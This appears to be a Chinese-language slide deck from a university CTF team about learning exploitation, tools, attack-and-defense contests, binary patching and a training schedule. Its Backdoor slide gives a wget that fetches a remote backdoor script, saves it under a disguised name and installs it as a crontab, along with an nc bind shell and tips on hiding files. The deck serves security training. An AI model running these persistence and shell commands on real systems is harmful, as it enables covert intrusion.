本來心想學了這麼多終於有機會可以展現了

吃我的 shellcode 拉

結果……

ASIS CTF Finals 2014

題目一題都看不懂 G_G

教練我想打CTF

教練我想打CTF

在學習資安和打 CTF 的這段路上
其實非常痛苦
你會遇到不只一次以上的挫折
隨著自身的努力和進步後
困難也不會因此變得簡單
只是慢慢就會習慣了!!!
ddaa : 第一次總是比較痛

教練我想打CTF

開始更認真研究各種 Vulnerabilities

把自己不熟的原理搞清楚

使用 gdb 設 break point去觀察各個 registors 值

還有 strace 和 ltrace 去追蹤各個 system call 和 library call

不斷看 code 看 write-up

真正實作一次

不斷訓練自己 exploit 的思路

Bypass !!!

GDB: The GNU Project Debugger

- Command-line based debugger
- 使用 xinetd 架設一個一模一樣的環境開在 port 上
- 連線成功後使用 ps 去看 pid
- 開啟 gdb attach process
- 開始 debug!!!
- 觀察 stack frame
- 直接修改 memory 預測 exploit 會達到的效果
- set $eip = 0x0804860d
- Succeed -> 開始寫exploit

CTF Tools

- IDA PRO :

強大的反解譯工具

- GDB:

Command-line based debugger

- pwntools :

python package

專門用來撰寫 exploit

- checksec.sh :

來檢查 binary 有什麼保護

期末考-CTCTF

Attack & Defense

每支隊伍負責維護一台 server 的數個 service，在比賽期間攻擊其隊伍的 service，並修補自己 service 的漏洞

期末考-CTCTF

為期兩天的 CTF
打完大家都累癱了
分析別隊的 payload 並加以應用
replay 別隊的 payload 達到相同的效果
應該如何迅速的 binary patch
Ex : /home/starbound/flag 將字串截斷直接 patch 成 null byte \x00
將 Library 裡危險的 function (ex: system) patch 成 NOP \x90 指令
將 input length 變小將 buffer 開大

期末考-CTCTF

像是怎麼將進來的 shell 殺掉

ps -aux | grep starbound

kill $pid

找找看有沒有後門

find / -user starbound

看 crontab 有沒有被別人寫入東西

crontab -l

Backdoor

- 目的 : 持續性的取得 shell 的控制權
- 把 flag 傳回來
- 寫 crontab 去執行檔案
- 找有 write 權限的地方，名稱盡量要取低調一點

backdoor.sh (X)
.vimrc　.swp　.X11-config (O)

wget http://people.cs.nctu.edu.tw/~wpchen/backdoor.sh -O /tmp/.vimrc ; crontab /tmp/.vimrc

nc -e /bin/sh -l -p 8888 將聽到的指令交由 sh 執行

Binary Patch

- Why binary patch?
- Tools
  - hexeditor
  - bvi
  - vim+xxd
- Vulnerabilities
  - Input length limit
  - Buffer size
  - Initialized value
  - Vulnerabilities
  - Strings (file path : /home/flag/eliza)
  - Unused and dangerous function (system(), exev())

Demo Time

在 local 使用 xinetd 在 5566 port 架設同樣的環境
nc localhost 5566
觀察 binary :
strings , objdump
使用 IDA PRO decompiler program
撰寫 exploit
backdoor
binary patch
demo video : https://www.youtube.com/watch?v=XPlxIYUm_3M

Bamboofox

成員組成

- 交大兩大實驗室
  - DSNS
  - SQLAB
- 和其他來自各校的高手
- 中央大學、中原大學
- 以及資安業界上的前輩

戦績

- BCTF 2015 第13名
- 0CTF 2015 第22名
- 0CTF 2015 Finals 第7名
- ASIS 2015 第18名
- DEF CON CTF Qualifier 2015 第37名
- HoneyMe CTF 第一名

Bamboofox

社團網站 : https://bamboofox.torchpad.com/

Facebook : https://www.facebook.com/groups/1513695338847931/

Slack channel : https://bamboofox.herokuapp.com/

主要目的是 CTF 競賽, 希望能在 DEFCON CTF 打進 Final

目前在交大正在創立社團 : 網路安全策進會

Facebook : https://www.facebook.com/NCTUCSC

- 資安知識的傳承與交流
- 協助學校修復校園網站漏洞

資源

周次	日期	時間	類別	內容	講師
一	7/5(Sun)	13:30	系統安全	簡介及資源介紹 & Bash command	寬，zywu
		14:30		X86, Linux,SA	Mango, Banana
		15:30		Compile, link and execution	伊達/angelboy
二	7/6(Mon)	13:30	逆向工程	Static analysis	寬
		14:30		Dynamic analysis, gdb	ddaa
		15:30			
三	7/19(Sun)	13:30		Malware Technique	寬
		14:30	程式安全	Buffer overflow	Mango, Banana
		15:30		Format string vuln	Mango, Banana
四	7/20(Mon)	13:30		Shellcode	Bruce & chchao
		14:30		DEP, ASLR	Bruce & chchao
		15:30		ROP	Lays
五	8/23(Sun)	13:30		Heap	angelboy
		14:30	密碼學	Crypto & Math & Tools	zywu & Benson Chen
		15:30	網站安全	Architecure of web app	
六	8/24(Mon)	13:30		SQLi, XSS,CSRF, Directory Traversal	

暑訓課程內容：
https://bamboofox.torchpad.com/Class/training
程式安全網站：
http://ctf.cs.nctu.edu.tw/
社團訓練網站：
http://train.cs.nctu.edu.tw/

Q&A